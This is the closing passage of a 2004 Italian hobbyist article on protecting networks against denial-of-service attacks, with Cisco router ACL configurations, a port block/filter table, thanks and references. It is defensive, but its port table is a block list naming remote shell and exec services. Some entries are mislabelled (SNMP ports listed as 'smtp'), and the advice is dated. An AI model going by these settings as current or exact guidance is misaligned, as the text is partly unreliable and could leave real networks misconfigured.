Per difendersi si possono utilizzare anche dei programmi creati appositamente: per sempio per windows è disponibile il programma Nuke Nabber, particolarmente utile per le sessioni su IRC. Oppure si possono scaricare da internet della patch anti OOB Nuke, Winnuke, Jolt, SSPING, IceNuke TearDrop-2, Bonk, Boink e Lande.

4.3 SETTARE IL ROUTER

Queste configurazioni sono utilizzate per tutti i router IOS CISCO. Prima di tutto bisogna abilitare il sistema di log per tenere traccia di ogni

evento; ovviamente la macchina su cui è abilitato deve essere protetto e magari ci si può installare un tool di auto allarme, come ad esempio switch.

```
service timestamps log datetime
logging trap debugging
logging facility <LOG FILE>
logging <LOG SERVER>
```

Per impedire che la macchina diventi uno "zombie" e faccia da tramite per altre connessioni bisogna disabilitare il telnet e fare in modo che le connessioni avvengano solamente da host prestabiliti:

```
! account di servizio (non puo' fare telnet)
!
username <ACCOUNT SERVIZIO> access-class 1 nopassword
access-list 1 deny any log
....
access-list 2 permit <ROUTER POP> 0.0.0.0
access-list 2 permit <RETE INTERNA> 0.0.0.255
!
line vty 0 4
....
access-class 2 in
login local
```

La password che viene impostata automaticamente dal router è criptata, ma non basta in quanto è una criptazione reversibile e dunque può essere scoperta. Va sostituita quindi con l'algoritmo "secret" che non è reversibile:

```
! abilita la criptazione delle password
!
service password-encryption
!
! inserimento password di tipo secret
!

enable secret SECRET1
```

Per evitare che la propria LAN agisca da sito intermedio in un attacco "smurf", è necessario disabilitare la possibilità di inviare pacchetti dall'esterno sull'indirizzo di broadcast delle proprie reti nel seguente modo:

```
! impedisce di inviare pacchetti broadcast dall'esterno
!
interface ethernet 0
.....
no ip directed-broadcast
```

Questa operazione deve essere ripetuta su ogni router connesso alla propria LAN. In più per evitare di coinvolgere nell'attacco altre macchine, è bene controllare che negli header ip dei pacchetti uscenti sia presente il proprio ip effettivo. Per fare questo controllo si può utilizzare l'access-list seguente:

```
! impedisce ai pacchetti con source address falsificato di uscire dalla
LAN
!
interface serial 0
.....
ip access-group 101 out
.....
!
! definizione access-list (nell'esempio RETE è una rete di "classe C")
!
access-list 101 permit ip <RETE> 0.0.0.255 any any
access-list 101 deny ip any any log
```

Inoltre è consigliabile disabilitare gli accessi UDP-TCP alle porte di diagnostica del server con questo settaggio, per prevenire appunto tali attacchi:

```
no service udp-small-servers
no service tcp-small-servers
```

Per evitare i land attack, i router più recenti hanno applicato una patch, ma per quelli più vecchi, rari, bisogna utilizzare tale settaggio:

```
! impedisce l'invio alle interfacce di pacchetti
! con ip source address uguale a quello dell'interfaccia
!
interface ethernet 0
.....
ip address <ETH ADDRESS> <SUBNET MASK>
ip access-group 102 in
.....

!
! il filtro è inutile se l'interfaccia è unnumbered o
! comunque se ha un indirizzo non annunciato
!
interface serial 0
.....
ip address <SERIAL ADDRESS> <SUBNET MASK>
ip access-group 102 in
.....
```

```
!
access-list 102 deny ip <ETH ADDRESS> 0.0.0.0 <ETH ADDRESS> 0.0.0.0
access-list 102 deny ip <SERIAL ADDRESS> 0.0.0.0 <SERIAL ADDRESS> 0.0.0.0
access-list 102 permit ip any any
```

Per evitare il SYN FLOOD si può fare molto poco: si allungare la fila di backlog e accorciare il tempo utilizzato per il "three-way-handshake". Per evitare il "mail spamming" bisogna filtrare la porta 25, le configurazioni sono queste:

```
! impedisce le connessioni smtp dall'esterno verso host non autorizzati
! (nell'esempio si suppone che la connessione verso l'esterno avvenga
! tramite l'interfaccia serial 0)
!
interface serial 0
.....
ip access-group 103 in
.....
!
! definizione access-list (nell'esempio RETE è una rete di "classe C")
!
access-list 103 permit tcp any host <MAIL SERVER 1>
access-list 103 permit tcp any host <MAIL SERVER 2>
access-list 103 deny tcp any <RETE> 0.0.0.255 eq smtp log
access-list 103 permit ip any any
```

Questa access-list impedisce solamente al mondo esterno di accedere direttamente alla porta SMTP delle macchine non autorizzate.

4.4 FILTRARE O BLOCCARE LE PORTE?

Teoricamente le porte andrebbero filtrate o bloccate per evitare degli attacchi. Qui riporto una lista che non è stata fatta da me (solo la tabella :), presa da uno dei siti riportati in fondo. Eccola:

Servizio	Porte	Protocollo	Azione	Note
echo	7	TCP/UDP	Bloccare	DoS
systat	11	TCP/UDP	Bloccare	informativo
daytime	13	TCP/UDP	Bloccare	
netstat	15	TCP	Bloccare	informativo

quotd	17	TCP/UDP	Bloccare	
chargen	19	TCP/UDP	Bloccare	DoS
smtp	25	TCP	Filtrare	
time	37	TCP/UDP	Bloccare	inutile
tacacs	49	TCP/UDP	Bloccare	
domain	53	TCP	Filtrare	Usato principalmente per zone transfer
bootp	67-68	UDP	Bloccare	
tftp	69	UDP	Bloccare	
gopher	70	TCP	Bloccare	
finger	79	TCP	Bloccare	informativo
http	80	TCP	Filtrare	
link	87	TCP	Bloccare	
supdup	95	TCP	Bloccare	
pop2	109	TCP	Filtrare	obsoleto
pop3	110	TCP	Filtrare	
sunrpc	111	TCP/UDP	Filtrare	
nntp	119	TCP	Filtrare	

Servizio	Porte	Protocollo	Azione	Note
nbios-ns	137	TCP/UDP	Filtrare	
nbios-dgm	138	TCP/UDP	Filtrare	
nbios-ssn	139	TCP/UDP	Filtrare	
imap	143	TCP	Filtrare	

news	144	TCP	Bloccare	
smtp	161	UDP	Filtrare	
smtptrap	172	UDP	Bloccare	
xdmcp	177	UDP	Filtrare	
irc	194	TCP/UDP	Bloccare	
exec	512	TCP	Bloccare	
biff	512	UDP	Bloccare	
login	513	TCP	Bloccare	
who	513	UDP	Bloccare	informativo
shell	514	TCP	Bloccare	
syslog	514	UDP	Bloccare	
printer	515	TCP	Bloccare	
route	520	UDP	Bloccare	
uucp	540-541	TCP	Bloccare	
mountd	635	TCP/UDP	Filtrare	
openwin	2000	TCP	Bloccare	
NFS	2049	TCP/UDP	Filtrare	
X11	6000-6063	TCP	Filtrare	

5.0 FINE ?

Well, well:l'articolo è finito,spero sia stato di vostro gradimento. Penso che la maggior parte dei lettori non abbia imparato niente di nuovo,ma spero che i

newbies (come me tra l'altro),ne troveranno giovamento. Spero di non aver scritto fesserie (altrimenti scrivetemi e ditemelo) e vi ricordo che l'italiano non è la mia prima lingua. Per qualsiasi

cosa, informazioni, ringraziamenti, correzioni mandate un'e-mail a styx@autistici.org oppure ouchls@tin.it. Per la chat mi trovate su IRC ai canali di irc.azzurra.it oppure irc.azzurra.org:

#spine
#hacklab
#ondaquadra
#C
#hack4freedom
#oltrelinux
#slackware

5.1 RINGRAZIAMENTI

Ringrazio tutti specialmente quelli di hacklab (www.hacklab.tk) per lo spazio concessomi e tutti quelli su IRC che mi hanno sempre risposto e aiutato, nonostante le mie domande fossero delle più idiote. Saluto il nostro grande capo sfruttatore OverIP, che mi schiavizza come meglio può, il nostro webmaster Tiger87 e Traktopel, che purtroppo non fa più parte di noi (per il momento). Ciao a tutti, alla prossima!:*

styx^

FINITO DI SCRIVERE: 28/5/2004

Source

C. Vistoli - GARR-B Piano Esecutivo, cnaf-01-98 - <http://www.cnaf.infn.it/GARR-B/DOC/piano-esecutivo-160298.html> (Gennaio 1998)

F. Fiumana et al. - Definizione delle funzioni del NOC nella rete GARR-B, cnaf-02-97 - <http://www.cnaf.infn.it/GARR-B/DOC/garr-b-noc.html> (Giugno 1997)

R. Cecchini - swatch: note d'uso, <http://security.fi.infn.it/tools/swatch/> (28/7/1998)

CERT* Advisory CA-98.01 - <http://www.cert.org/advisories/CA-98.01.smurf.html> (24/8/1998)

P. Ferguson, D. Senie - RFC 2267 - <http://info.internet.isi.edu/in-notes/rfc/files/rfc2267.txt> (Gennaio 1998)

Craig A. Huegen - "THE LATEST IN DENIAL OF SERVICE ATTACKS: "SMURFING" DESCRIPTION AND INFORMATION TO MINIMIZE EFFECTS" - <http://users.quadrunner.com/chuegen/smurf.txt> (30/12/1998)

Bill Ralph - Building a Network Monitoring and Analysis Capability Step by Step - The SANS Institute (1998)

CISCO White Paper - "Strategies to Protect Against UDP Diagnostic Port Denial of Service Attacks" - <http://www.cisco.com/warp/public/707/3.html>

CISCO Field Notice - "TCP Loopback DoS Attack (land.c) and Cisco Devices" - <http://www.cisco.com/warp/public/770/land-pub.shtml>

CISCO White Paper - "Defending Strategies to Protect Against TCP SYN Port Denial of Service Attacks" <http://www.cisco.com/warp/public/707/4.html>

Gruppo Mailing dell'INFN - "MISURE ANTI MAIL SPAM" - <http://www.infn.it/pub/mailing/antispam.txt> (Dicembre 1997)

Anti-Spam Configuration Control - <http://www.sendmail.org/m4/anti-spam.html> // <http://www.cisco.com/univercd/cc/td/doc/cisintwk/ics/cs003.htm>